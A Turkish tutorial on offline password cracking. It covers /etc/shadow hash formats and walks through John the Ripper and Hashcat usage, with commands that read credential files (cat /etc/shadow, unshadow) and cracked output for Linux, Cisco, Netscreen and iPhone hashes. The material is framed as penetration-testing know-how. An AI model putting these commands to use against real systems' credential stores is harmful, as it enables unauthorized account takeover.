cat /etc/shadow ile dosya içereiği incelenebilir.

/etc/shadow dosyası

root:1Er.GPi0V$7M9NtL.yrh7U1YER2T7/c/.:10063:0:99999:7:::

bu şekildedir. Kısımlar "**:**" ile ayrılmıştır.

1. İlk kısım kullanıcı adını
2. İkinci kısım parolanın özetli halini
3. Üçüncü kısım parolanın son değiştirilme tarihiyle 1 Ocak 1970 arasındaki gün sayısını
4. Dördüncü kısım parola değişikliği için gereken minimum gün sayısını
5. Beşinci kısım kullanıcının parola değişikliği yapması için azami gün sayısını
6. Altıncı kısım kullanıcının parola değişikliği yapması için kalan gün uyarısı
7. Yedinci kısım parolanın/hesabın geçersiz olduğu günden beri geçen gün sayısı
8. Sekizinci kısım parolanın/hesabın geçersiz olduğu gün ile 1 Ocak 1970 arası gün sayısı

Parolanın şifrelendiği kısımda dolar işaretleri ($) arasında bulunan sayı, bize parola için hangi özet alma algoritmasının kullanıldığını belirtir. Bu örnekte **1 MD5**'i ifade eder. Diğer çok rastlanan özet algoritmaları


$2y$ Blowfish / crypt(3)

3 MD4

5 SHA 256

6 SHA 512 şeklindedir.

Linux bir sisteme karşı yapılan bir sızma testinde terminalde **cat /etc/shadow** komutu çalıştırıldığında aşağıdaki ekran görüntüsüne ulaşıldı.



Bu ekran görüntüsüne göre root ve admin kullanıcılarına ait parolalar MD5 ile şifrelenmiş. Bu özetler kopyalanıp John the Ripper ile kolayca kırılabilir. Şifrelerin 123456 ve 1 olduğu

gözükmektedir.

Sözlük (Dictionary) Saldırısı

Çevrimiçi sözlük saldırılarına benzer. Kombinasyonlar doğrusu bulunana kadar denenir. Ancak farklı nokta bulunan parola özetlidir. Bulunan parolanın özeti eğer sözlükteki özet ile eşleşiyorsa parola ele geçirilir.

Efsane Parola Kırma Aracı John The Ripper

John The Ripper UNIX ve Windows işletim sistemlerinde çalışabilen hızlı parola kırma (parola güvenliği test) aracıdır.

Adının UNIX/Linux ile özdeşleşmesinin sebebi uzun süredir UNIX/Linux parola formatını hızlıca kıracak bir aracın bulunmamasıdır.

JTR her ne kadar UNIX/Linux parolalarını kırma aracı olarak bilinse de UNIX parolaları haricinde 50'e yakın parola formatını hızlı bir şekilde kırabilmektedir.

JTR Tarafından Desteklenen Şifreleme, Hash Formatları

JTR kullanarak aşağıdaki parola ve hash tipleri çeşitli yöntemlerle kırılabilir.

DES/BSDI/MD5/BF/AFS/LM/NT/XSHA/PO/raw-MD5/MD5-gen/IPB2/raw-sha1/md5a/hmac-md5/phpass-md5/KRB5/bfegg/ nsldap/ ssha /openssha/ oracle/oracle11/MYSQL/ mysql-sha1/mscash/lotus5/DOMINOSEC/NETLM/
NETNTLM/NETLMv2/NETNTLMv2/NETHALFLM/mssql/mssql05/ epi/phps/mysql-fast/pix-md5/sapG/sapB/md5ns/HDAA/DMD5/crypt

Md5 alt tipleri olarak aşağıdaki parola tiplerini destekler.

root@bt:/pentest/passwords/jtr# ./john --subformat=LIST

Format = md5_gen(0) type = md5_gen(0): md5($p) (raw-md5)
Format = md5_gen(1) type = md5_gen(1): md5($p.$s) (joomla)
Format = md5_gen(2) type = md5_gen(2): md5(md5($p)) (e107)
Format = md5_gen(3) type = md5_gen(3): md5(md5(md5($p)))
Format = md5_gen(4) type = md5_gen(4): md5($s.$p) (OSC)
Format = md5_gen(5) type = md5_gen(5): md5($s.$p.$s)
Format = md5_gen(6) type = md5_gen(6): md5(md5($p).$s)
Format = md5_gen(7) type = md5_gen(7): md5(md5($p).$s) (vBulletin)
Format = md5_gen(8) type = md5_gen(8): md5(md5($s).$p)
Format = md5_gen(9) type = md5_gen(9): md5($s.md5($p))
Format = md5_gen(10) type = md5_gen(10): md5($s.md5($s.$p))

Format = md5_gen(11) type = md5_gen(11): md5($s.md5($p.$s))
Format = md5_gen(12) type = md5_gen(12): md5(md5($s).md5($p)) (IPB)
Format = md5_gen(13) type = md5_gen(13): md5(md5($p).md5($s))
Format = md5_gen(14) type = md5_gen(14): md5($s.md5($p).$s)
Format = md5_gen(15) type = md5_gen(15): md5($u.md5($p).$s)
Format = md5_gen(16) type = md5_gen(16): md5(md5(md5($p).$s).$s2)
Format = md5_gen(17) type = md5_gen(17): phpass (P or H)
UserFormat = md5_gen(1001) type = md5_gen(1001) md5(md5(md5(md5($p))))
UserFormat = md5_gen(1002) type = md5_gen(1002) md5(md5(md5(md5(md5($p)))))
UserFormat = md5_gen(1003) type = md5_gen(1003) md5(md5($p).md5($p))
UserFormat = md5_gen(1004) type = md5_gen(1004) md5(md5(md5(md5(md5(md5($p))))))
UserFormat = md5_gen(1005) type = md5_gen(1005) md5(md5(md5(md5(md5(md5(md5($p)))))))
UserFormat = md5_gen(1006) type = md5_gen(1006) md5(md5(md5(md5(md5(md5(md5(md5($p))))))))
UserFormat = md5_gen(1007) type = md5_gen(1007) md5(md5($p).$s) [vBulletin]
UserFormat = md5_gen(1008) type = md5_gen(1008) md5($p.$s) [joomla]

JTP Parola Kırma Yöntemleri

- Single Crack
- Wordlist (sözlük)
- Kurallı sözlük kullanımı
- Incremental

Single Crack Yöntemi Kullanarak Parola Kırma

Single mod da john aracı sadece belirli bilinen sözcükleri deneme yapar. Normal bir atağa başlamadan bu tip bir deneme yapmak her zaman faydalı olacaktır.

#john -single pass.txt

JTR ilk çalıştırıldığında ek bir parametre verilmezse password.lst dosyası içerisindeki parolaları denemeye başlayacaktır. Ortalama 4000 civarında parola bulunan bu dosya 2010 yılına kadar olan internetteki topN parola listelerinden elde edilmiştir.

JTR her çalıştırıldığında /etc/shadow dosyasındaki kullanıcı adı ve GECOS , Tam ad alanlarına bakarak parola üretmeye başlar. Bu parolalarda ipucu olarak kullanıcı ismi ve GECOS alanında yazılı bilgileri kullanır.

Mesela kullanıcı adı bga olan bir

Örnek:

 # ./john /etc/shadow

Loaded 2 password hashes with 2 different salts (generic crypt(3) [?/32])

toor (root)

bga123 (bga)

guesses: 2 time: 0:00:00:47 100.00% (1) (ETA: Tue Nov 23 07:27:23 2010) c/s: 48.88 trying: Bga9999941 - Bga111

Unsahdow komutu ve işlevi

Unshadow komutu kullanarak /etc/passwd ve /etc/shadow dosyaları tek bir dosyada toplanmaktadır. Kısacası /etc/shadow dosyasındaki parola alanı /etc/passwd dosyasındaki parola yerine(normalde /etc/passwd dosyasında parola alanında x yazar) gelmektedir. Bunun yararı da JTR'in çalışma mantığında yatıyor.

Daha önce bahsettiğimiz gibi JTR /etc/passwd dosyasında kullanıcı adı, yorum satırı ve GECOS alanına değerlendirerek özel parolalar üretip bu parolaları kırma çalışmalarında kullanmaktadır.

Örnek:

./unshadow /etc/passwd /etc/shadow >crack1

ahmet:6jTfED.qt$b9u7XC4LN98xI7zDef/DFMMQ5.apXc7BhUTCrqfzHiIGzCprBQV96p8FQqqGDsdIdHWfX7sbA7V3mYzEkkkK50:1001:1001:Ahmet Enis,23,,:/home/ahmet:/bin/bash

./john crack1 --user=ahmet

Loaded 1 password hash (generic crypt(3) [?/32])

ahmetenis (ahmet)

guesses: 1 time: 0:00:00:02 100.00% (1) (ETA: Tue Nov 23 07:45:10 2010) c/s: 47.29 trying: ahmet – Enisahmetenisahmet

Aynı denemeyi unshadow kullanmadan yaparsak parolayı bulamayacaktır.

Unsahdowsuz versiyonu

./john -single /etc/shadow --user=ahmet --pot=newpot
Loaded 1 password hash (generic crypt(3) [?/32])
guesses: 0 time: 0:00:00:55 100.00% (ETA: Wed Nov 24 03:36:32 2010) c/s: 49.41 trying:
999991910 – 999991900

Wordlist Kullanarak Parola Kırma

Klasik wordlist parola kırma araçlarından farklı olarak JTR wordlist içerisindeki sözlüklere özel kurallar uygulayarak deneme yapar.

wordlist modu
john -w:word.dic -rules pass.txt
-w:dosya_ismi

Incremental Mod

Bu modda belirli aralıktaki tüm kombinasyonlar denenir.
root@bt:/pentest/password/jtr# ./john --incremental --stdout|more
john -i:all pass.txt tüm karekterleri dener
john -i:alpha pass.txt tüm harfleri dener
john -i:digits pass.txt tüm numaraları dener

John the ripper'in komut satırından belirtilmeyen ve belirtilemeyen tüm ayarları için john.conf dosyası kullanılır.
Mesela incremental modda oluşturulacak parola denemelerinin kaç karekter olacağını belirlemek için aşağıdaki ayarlar kullanılır.

```
# Incremental modes
[Incremental:All]
File = $JOHN/all.chr
MinLen = 5
MaxLen = 8
CharCount = 95
```

Parola Kırma İşlemini Kolaylaştırıcı Kurallar

JTR'in en önemli özelliklerinden biri de parola kırma işlemine başlamadan çeşitli kurallar belirlenebilmesidir. Mesela hedef parolanın 8 karakter uzunluğunda olduğunu biliniyorsa JTR'a parolanın 8 karekterden oluştuğu kuralı verilerek zaman kazanması sağlanabilir.
JTR'a verilebilecek diğer kurallar:

- Max parola uzunluğu
- Min. parola uzunluğu
- Özel karekterlerin kullanılıup kullanılmayacağı
- Hangi özel karekterlerin kullanılacağı($, # gibi)
- Alfanümerik değerler kullanılıp kullanılmayacağı

Kurallar john.conf dosyasına yazılmaktadır.
Kural dosyasına birşeyler yazmak çok kolay olmadığı için Matt Weir tarafından yazılan "John the Ripper Config File Generator[http://reusablesec.googlepages.com/]" adlı araç kullanılabilir.
Araç hakkında detay bilgiler https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-weir.pdf adresinden elde edilebilir.

JTR kullanımında "No hash loaded" hatası hatası alınıyorsa bunun temelde iki sebebi olabilir.
1)JTR hash tipini tanımamıştır.
2)Daha önce kırmak için üzerinde uğraştığı ve kırdığı bir hashdir. İkinci seçenekten emin olmak

için john.pot dosyası kontrol edilebilir

john.pot dosyası silinebilir ya da yeni bir pot dosyasına yazması sağlanmalıdır.

--pot=newpot gibi.

JTR Kullanımında Performans Arttırımı

John The Ripper kullanırken saniyede denenecek parola sayısını arttırmanın en kolay yolu kullanılan CPU'a uygun john sürümünün denenmesidir. Kurulumda seçilmektedir.

cd john-1.7.*

make

bir sonraki adımda hangi işlemci tipine göre derleme yapmak istenildiği sorulacaktır.

To build John the Ripper, type: make clean SYSTEM

where SYSTEM can be one of the following:

linux-x86-sse2	Linux, x86 with SSE2 (best)
linux-x86-mmx	Linux, x86 with MMX
linux-x86-any	Linux, x86
linux-x86-64	Linux, AMD x86-64 with SSE2
...	
generic	Any other Unix-like system with gcc

make clean linux-x86-any

make clean linux-x86-sse2

komutları ayrı ayrı verilerek iki farklı jtr elde edilebilir.

root@bt:/pentest/passwords/jtr# ./john-x86-any --test

...

Benchmarking: Traditional DES [24/32 4K]... DONE

Many salts: 316160 c/s real, 316160 c/s virtual

Only one salt: 298835 c/s real, 301824 c/s virtual

Benchmarking: Raw MD5 [raw-md5 64x1]... DONE

Raw: 5638K c/s real, 5695K c/s virtual

Benchmarking: Raw SHA-1 [raw-sha1]... DONE
Raw: 3541K c/s real, 3506K c/s virtual
....
#####
root@bt:/pentest/passwords/jtr# ./john-x86-sse2 --test
Benchmarking: Traditional DES [128/128 BS SSE2]... DONE
Many salts: 2342K c/s real, 2366K c/s virtual
Only one salt: 1934K c/s real, 1934K c/s virtual

Benchmarking: Raw MD5 SSE2 [raw-md5 SSE2 16x4]... DONE
Raw: 12684K c/s real, 12684K c/s virtual

Benchmarking: Raw SHA-1 SSE2 [raw-sha1 SSE2]... DONE
Raw: 8152K c/s real, 8152K c/s virtual
######

root@bt:/pentest/passwords/jtr# ./john-x86-mmx --test
...
Benchmarking: Traditional DES [64/64 BS MMX]... DONE
Many salts: 1166K c/s real, 1178K c/s virtual
Only one salt: 1055K c/s real, 1055K c/s virtual

Benchmarking: Raw MD5 MMX [raw-md5 MMX 32x2]... DONE
Raw: 7350K c/s real, 7350K c/s virtual

Benchmarking: Raw SHA-1 MMX [raw-sha1 MMX]... DONE
Raw: 5051K c/s real, 5051K c/s virtual

Uygulamalar
SHA1 Hashlenmiş Parola Kırma
/tmp/subat dosyasında bir adet SHA1 bir adet SHA512 hash formatında iki parola vardır.

#cat /tmp/subat

ebfa4e34869feb7eb0ec69a6e436e9e90dbb3ece //sha1

root@bt:/pentest/passwords/jtr# ./john /tmp/subat -w:/root/bga-wordlist22

Loaded 1 password hash (Raw SHA-1 [raw-sha1 SSE2])

guesses: 0 time: 0:00:00:00 100.00% (ETA: Tue Nov 23 07:10:06 2010) c/s: 20850 trying: bga

#cat /tmp/mart

8714610fc8ec928ef08059a79ec25d613888127b13fdb634854edf713d8a1f21bb716d35e507213c62

a861578defdfb132af793def2a00efca875134d0db86ec //sha512

SHA512 Hash Formatındaki Parolaların ..

JTR SHA512 desteklemediği için aşağıdaki hatayı verecektir.

./john /tmp/mart

No password hashes loaded

John The Ripper Kullanarak iPhone Parolalarının Kırılması

iPhone temelinde OS X işletim sistemi yatmaktadır, OS X işletim sistemi de BSD tabanlı olduğu için parola formatı JTR(John The Ripper) tarafından desteklenmektedir. Herhangi ek bir yama/parametre kullanmadan iPhone parolalarına güvenlik denetimi gerçekleştirilebilir.

Örnek bir iPhone parola dosyası:/etc/master.passwd

nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false

root:/smx7MYTQIi2M:0:0::0:0:System Administrator:/var/root:/bin/sh

mobile:/smx7MYTQIi2M:501:501::0:0:Mobile User:/var/mobile:/bin/sh

daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false

_wireless:*:25:25::0:0:Wireless Services:/var/wireless:/usr/bin/false

_securityd:*:64:64::0:0:securityd:/var/empty:/usr/bin/false

_mdnsresponder:*:65:65::0:0:mDNSResponder:/var/empty:/usr/bin/false

_sshd:*:75:75::0:0:sshd Privilege separation:/var/empty:/usr/bin/false

_unknown:*:99:99::0:0:Unknown User:/var/empty:/usr/bin/false

iPhone üzerinden elde edilecek master.passwd dosyası JTR'e parametre olarak verilir. JTR aktif durumda olan kullanıcılara ait parolaları varsayılan sözlük dosyasından okuyarak bulmaya çalışacaktır.

#john master.passwd

Loaded 2 password hashes with no different salts (Traditional DES [128/128 BS SSE2-16])

alpine (mobile)

alpine (root)

guesses: 2 time: 0:00:00:00 100.00% (2) (ETA: Sun Jan 2 18:27:32 2011) c/s: 915456 trying: adam - daniel1

…

Eğer parola kırma işleminde sözlük saldırısı kullanılmak istenirse –w:dozluk_dosyasi parametresi ile istenilen sözlük dosyası kullanılabilir.

Linux Parolarını Kırma

JTR 1.7.6'dan önceki sürümler yeni nesil Linux parola tipini desteklemediği için parola kırma denemeleri başlamayacaktır. Bu esnada JTR ""No password hashes loaded"" hatası verecektir.

Linux dağıtımlarında sistemdeki kullanıcıların parolaları /etc/shadow dosyasında hash+salt şeklinde saklanır. Salt(tuz) her seferinde değişken olarak atanan bir değerdir, bundan dolayı aynı parolayı iki kere girildiğinde hash değerleri farklı çıkacaktır.

Linux sistemlerin parola formatı incelendiğinde ilk iki $ arasındaki değer hangi şifreleme/hash algoritmasının kullanıldığını belirtir.

Örnek bir /etc/shadow satırı

root:6Jueah6pD$Cc8EAOiMXrgN8n8F7PCSr7Jm.q8mdJtf9FWD.9xO6kjQ34VEaspVdg HaQmXbwo1Hgkzar/DcWolZJp.j6lsun/:14922:0:99999:7:::

3-4 sene öncesine kadar çoğu Linux dağıtımında parolaları hashli saklamak için MD5 kullanılırdı. Günümüzdeki Linux dağıtımları ise SHA512 (6) tercih etmektedir. MD5

kullanılmış hashli parolaları JohnTheRipper aracıyla kırmak mümkünken SHA512 kullanılarak hashlenmis parolaları son sürüm harici JTR ile kırmak mümkün değil.

JTR kullanarak Linux parolalarının güvenliği denendiğinde aşağıdakine benzer hata alınacaktır.

“No password hashes loaded”

Aşağıdaki adımlar günümüz Linuz dağıtımlarının parolalarını JTR ile kırmak için yapılması gerekenleri içermektedir:

root@seclab:~/test# wget http://www.openwall.com/john/g/john-1.7.5.tar.gz

root@seclab:~/test# tar zxvf john-1.7.5.tar.gz

root@seclab:~/test# cd john-1.7.5

PATCH dosyası http://www.openwall.com/lists/john-users/2009/09/02/3 adresinden indirilerek yeni sürüme uyarlanmalıdır.

root@seclab:~/test/john-1.7.5# patch -p1 -i patch

patching file src/Makefile

patching file src/crypt_fmt.c

patching file src/john.c

Hunk #2 succeeded at 67 (offset 2 lines).

root@seclab:~/test/john-1.7.5/src# make linux-x86-any

cd ../run/

root@seclab:~/test/john-1.7.5/run# ls

all.chr alnum.chr alpha.chr digits.chr john john.conf lanman.chr mailer password.lst unafs unique unshadow

root@seclab:~/test/john-1.7.5/run# ./john /etc/shadow

Loaded 3 password hashes with 3 different salts (generic crypt(3) [?/32])

toor (root)

Sadece bir kullanıcıya ait parola güvenliği test edilmek istenirse –user=kullanici_Adi parametresiyle belirtilebilir.

Örnek:

Ahmet kullanıcısına ait parolanın kırılma deneyimi.

root@bt:/pentest/passwords/jtr# ./john /etc/shadow --user=ahmet

Loaded 1 password hash (generic crypt(3) [?/32])

Cisco Parolalarını Kırma

Cisco Type 5 parolalarını kırma

Cisco ağ cihazlarında iki tip parola vardır. BunlarType 7 ve type 5 parola tipleridir.

…

enable secret 5 $1$0a4m$jsbSzU.vytsZFISdJtbQI4

enable password 7 062E0A1B76411F2D5C

…

Type 7 kolaca "çözülebilir" bir algoritma kullanmaktadır. Internet üzerinden edinilecek çeşitli araçlarla type7 parolaları rahatlıkla çözülebilir.

username jbash password 7 07362E590E1B1C041B1E124C0A2F2E206832752E1A01134D

Type 5 md5+salt kullanarak saklamaktadır parolayı. Örnek olarak FreeBSD parola tipi alınmıştır. Dolayısıyla JTR'in Cisco parolalarını kırması için herhangi bir ek yama gerektirmez.

Örnek Cisco type 5 parolası: 1WhZT$YYEI3f0wwWJGAXtAayK/Q.

Bu parolayı cisco_type5 adlı bir dosyaya ekleyerek aşağıdaki komutla kırma işlemi başlatılabilir.

```
# ./john cisco_type5
Loaded 1 password hash (FreeBSD MD5 [32/32])
test             ?
guesses: 1  time: 0:00:00:02 100.00% (2) (ETA: Thu Nov 25 03:40:51 2010)  c/s: 7116 trying: test
```

Burada seçilen parola basit olduğu için kolaylıkla kırılmıştır. Parolanın daha zor olduğu durumlarda JTR'in ileri seviye özellikleri kullanılması gerekebilir.

Mesela kırılmak istenen parolanın JTR'in varsayılan sözlük listesinde olmadığını varsayalım.

Öncelikle Cisco type5 tipinde parola oluşturalım:Parola oluşturmak için openssl kullanılabilir.

root@bt:/pentest/passwords/jtr# openssl passwd -1 -salt salata deneme
1salata$D2pdYRA7H6IjskEj4Qtue1

Bu komutla tuz değeri salata olan ve parolası deneme olan bir hash değeri oluşturuldu.
Şimdi bu parola+hash'in çıktısını JTR ve hazırladığımız 50.000.000 satırlık Türkçe wordlistimizi kullanarak kırmaya çalışalım.

```
# ./john -w:son_wordlist_turkce cisco_type5_test
Loaded 1 password hash (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:04 3.48% (ETA: Thu Nov 25 03:53:43 2010)  c/s: 7353  trying: ow8
deneme          (bga)
```

Çıktıdan görüleceği gibi JTR'in md5+salt değeri kullanılan parola formatlarına karşı hızı çok yüksek değil(saniyede ~7500 deneme). Bunun temel nedeni sözlük listesindeki her bir satırı alıp öncelikle hash oluşturup sonra varolan hash değeriyle karşılaştırmasıdır.

Oysa burada rainbowtable kullanabilseydik işimiz birkaç saniye sürecekti. Fakat rainbowtable'ı kendimiz oluşturmamız gerekiyor. Neden? Zira internet üzerinde bizim parolamız için kullanılan tuz değerinin aynısının kullanıldığı rainbowtable bulmak pratik olarak imkansızdır.

Netscreen Güvenlik Cihazları Parola Güvenlik Denetimi(Kırma)

ND MD5 (ya da md5ns) olarak geçmektedir. Netscreen tipi parola oluşturmak için JTR ile birlikte gelen netscreen.py adlı python scripti kullanılabilir.

```
# python netscreen.py admin netscreen
admin:admin$nKv3LvrdAVtOcE5EcsGIpYBtniNbUn
```

```
# ./john ns_pass
Loaded 1 password hash (Netscreen MD5 [NS MD5])
netscreen       (admin)
```

guesses: 1 time: 0:00:00:00 100.00% (2) (ETA: Thu Nov 25 05:23:06 2010) c/s: 43666 trying: netscreen

iphone parolalarını kırma (blog'da)

Hashcat

CPU tabanlı işlem yapan en hızlı parola kırma araçlarından biridir. Gücünü aynı anda birden fazla thread çalıştırmasından alır. GPU ile işlem yapan oclHashcat daha hızlı bir kullanıma sahiptir. oclHashcat'i kullanabilmek için sistemde doğru ekran kartı sürücüsü yüklü olmalıdır. Nvidia ve AMD için destek verilmektedir. Hem Windows'ta hem linux'ta (32 bit ve 64 bit) çalışır ve her ikisi içinde grafiksel arayüz(GUI) desteği vardır. Hashcat linkinden indirilebilir. Hashcat Linux'ta 7zip'ten

 # 7z veya **7za e hashcat-***.7z** komutuyla çıkartılabilir.

Linux için indirilen 7zip klasörünün içinden **hashcat-cli(32/64).bin** (Windows için .exe uzantılı olan) dosyası ile çalıştırılır. Sıkıştırılmış klasördeki diğer klasörler ve görevleri:

Rules/ - Hazır rule dosyaları bulunur.

Examples/ - Bu klasörde pratik yapmak için farklı özet alma fonksiyonları vardır. Örnek olarak A0.M0.word parolaları ,A0.M0.hash ise MD5 ile özeti alınmış parolaları barındırır.

Salts/ - Genelde ileri seviye hashcat kullanımı için 3 bytelık salt (tuz) değerlerini barındırır.

Tables/ - Bu klasör --tables-min/max ve file switch için dosyaları barındırır. Parola için bilinen noktalar varsa yararlıdır.

Kullanım şekli:

hashcat [options] hashfile [mask|wordfiles|directories]

hashcat sisteminize göre hashcat-cli(32/64).(bin/exe)

options -m, -a, --show, -o , -e vs. kullanım amacına ve istenilen çıktıya göre değişir.

hashfile , özetleri alınmış parolaların bulunduğu dosya

mask|wordfiles|directories , kullanılacak sözlük,listeler...

Bazı options'ların açıklaması:

--remove : Kırılan bir parolanın tekrar kırılarak zaman kaybettirmemesi için kaldırılır.(Varsayılan olarak kullanılmaz)

--stdout : Taranan tüm sözcükleri ve özetleri ekrana yazar

--disable-potfile : Normalde kırılan parolalar hashcat.pot dosyasına yazılır . Bu seçenek ile hashcatin kırılan paroları pot dosyasına yazması engellenir

--rules-file=FILE veya **–r** : Bu seçenek ile hashcate rule dosyası belirtilebilir.Örnek;

--rules-file=rules/best64.rule veya -r rules/best64.rule

--output-file=FILE veya **–o** : Kırılan parolalar belirtilen bir dosyaya yazmak için kullanılır.

--output-file=cracked.out or –o cracked.out

--salt-file=FILE veya **–e** : Önceden oluşturulmuş salt listeleri belirtilir. Default: not used

--seperator-char=CHAR veya **–p** : Hashlistte ayırıcı bir karakter tanımlamak için kullanılır. Örnek olarak

özet:kullanıcı_adı:guid

–p : komutu hashcat'e kısımların hangi karakterle ayrıldığını söyler. Varsayılan olarak zaten ":" dır.

--threads veya **–n** : Multi-threaded işlemciler için. Sistemin dual core(iki çekirdek), quad core(dört çekirdek) olmasına göre sırasıyla -n 2 veya -n 4 olarak ayarlanabilir. İşlemci sayısıyla karıştırılmamalıdır. Çift işlemcili çift çekirdekli bir sistem için 2*2 -n 4 olarak ayarlanabilir. Genel formül -n (çekirdek sayısı)*(işlemci sayısı) dır. Varsayılan : 8

--segment-size=NUM veya **–c** : Sözlükler için bellekte yer ayrılır. Bu opsiyon ile ayırılacak bellek boyutu belirtilebilir. Varsayılan: 32

-c 10 ile 10 MB lık bir bellek ayırılabilir.

--words-skip=NUM veya **–s** : Durdurulan bir tarama için belirtilen sayı kadar kelimenin tekrar taranması engellenir. Böylece zamandan tasarruf edilir. Varsayılan olarak kullanılmaz

–s 100000 ile atlanacak kelime sayısı 100000 olarak belirtilebilir.

--words-limit=NUM veya **–l** : Aynı hashlist için farklı bilgisayarlarda yapılan işlemlerde kullanılacak kelime sayısı belirtilir.Böylece aynı kelimeler tekrar tekrar işleme sokulmaz

–l 20000 ile işleme sokulacak kelime sayısı 20000 olarak belirtilebilir.

--generate-rules=NUM veya **–g** : Hashcat'e NUM rule'ları (şart,kural) oluşturması söylenir.

–g 512 ile 512 tane rule oluşturulur. Büyük bir rule dosyasındansa hedefli farklı rule dosyaları parola kırma hızını artırabilir. Varsayılan olarak kullanılmaz.

--attack-mode=NUM veya **–a** : Kullanılacak saldırı tip buradan belirtilir. Varsayılan : 0

0 = Basit – Sözlükteki tüm kelimeleri hashlistteki ile karşılatırır. Sözlüğün kalitesi başarı oranını artırır. Örnek parola "test" olsun.

a0 ile "test" olarak aratılır.

1 = Combination – Sözlükteki kelimeleri birleştirir.

a1 ile "testtest" gibi

2 = Toggle-Case – Büyük harfleri küçüğe , küçükler büyüğe değiştirilir. Sayılar ve karakterler yok sayılır.

a2 ile “TeSttEst” gibi kombinasyonlar denenir.

Not: -r ve -g ile sadece mod 1 ve mod 2 kullanılır.

3 = Brute-Force – GPU kullanılmıyorsa, CPU ile son tercih olarak düşünülmelidir. Uzun parolalar için çok fazla zaman tüketebilir. Belirtilen koşullara (karakter seti, parola uzunluğu vs.) uyan her türlü kombinasyon denenir.

4 = Permutation – Kelimelerden harfleri alır ve permütasyonlarını dener. Örnek olarak kelime abc olsun. Permütasyonları abc, acb, bca, bac, cab, cba

5 = Table-Lookup – Kelimeyi harflerine ayırır ve --table-file ile belirtilen koşulu uygular. Örnek olarak sözlükteki test kelimesini harflerine ayırır ve

t için t, T, 7 ve 1

e için e, E, 3

s için s, S olarak ayarlar. Artık t3S7 , 1est gibi kombinasyonlarda denenir.

--hash-mode=NUM or –m : Hangi özet alma algoritmasının kullanılacağı belirtilir. Varsayılan olarak -m 0 dır. Yani MD5 olarak kabul eder. (Diğerlerine -h ile ulaşılabilir)

–m 100 ile SHA1 olarak ayarlanabilir.

 # ./hashcat-cli64.bin -h ile kullanılabilecek seçenekler listelenebilir.

Örnek kullanımda ilk olarak

test123

t3st

testtest

testtset

73s7

TEsT

testtesttest

tset şifrelerinin md5 özeti alınmıştır. Sırayla basit, permütasyon ve table atak çeşitleri denenmiştir. Table saldırısı için hashcat-*/tables klasöründe test adında yeni bir table oluşturulmuştur. test.table içeriği şu şekildedir:

t=t

t=T

t=7

e=e

e=E

e=3

s=s

s=S

s=5

İhtiyaca göre bu düzende değiştirilebilir. Bunun dışında hashcatin kendi tablolarıda kullanılabilir.Hatırlanacağı gibi kullanım hashcat option hash_dosyası sözlük_dosyası şeklindeydi:

#./hashcat-cli64.bin -m0 -a0 ~/Masaüstü/parola.hash.md5
~/İndirilenler/Password\Cracking/dics/rockyou.txt

cc03e747a6afbbcbf8be7668acfebee5:test123

05a671c66aefea124cc08b76ea6d30bb:testtest

e86e107b113b0f830b9b817b4a9addb8:t3st

İlk olarak basit atak denendi ve yukarıdaki parolalar anında kırıldı.

İkinci olarak a0 yerine a4 ile permütasyon denendi .(Ancak burada permütasyon işleminin çok uzun sürebileceği göz önünde bulundurulmalıdır. Buradaki örnekte zamandan kazanmak için sadece t ile başlayan parolalar işleme sokulmuştur.Bunun dışında --perm-min=SAYI ve --perm-max=SAYI ile permütasyona sokulacak kelimelerin harf sayısı belirtilebilir.)

#./hashcat-cli64.bin -m0 -a4 ~/Masaüstü/parola.hash.md5
~/İndirilenler/Password\Cracking/dics/rockyou.txt

33619bed64d38c882f5555600db858d4:testtset

751ec45015a704a39dc403001c963e97:tset

ve ilk seferdekine ek olarak yukarıdaki iki parola daha çözüldü.

Üçüncü olarak table atak kullanıldı :

#./hashcat-cli64.bin -m0 -a5 --table-file=/home/korsan/İndirilenler/hashcat-0.46/tabes/test.table ~/Masaüstü/parola.hash.md5
~/İndirilenler/Password\ Cracking/dics/Cain\ and\ Abel.dic

751ec45015a704a39dc403001c963e97:tset

e86e107b113b0f830b9b817b4a9addb8:t3st

f61954c634231f8bbf0264d9797df9fa:TEsT

a0c58991fd9a340393d6a021bc490540:73s7

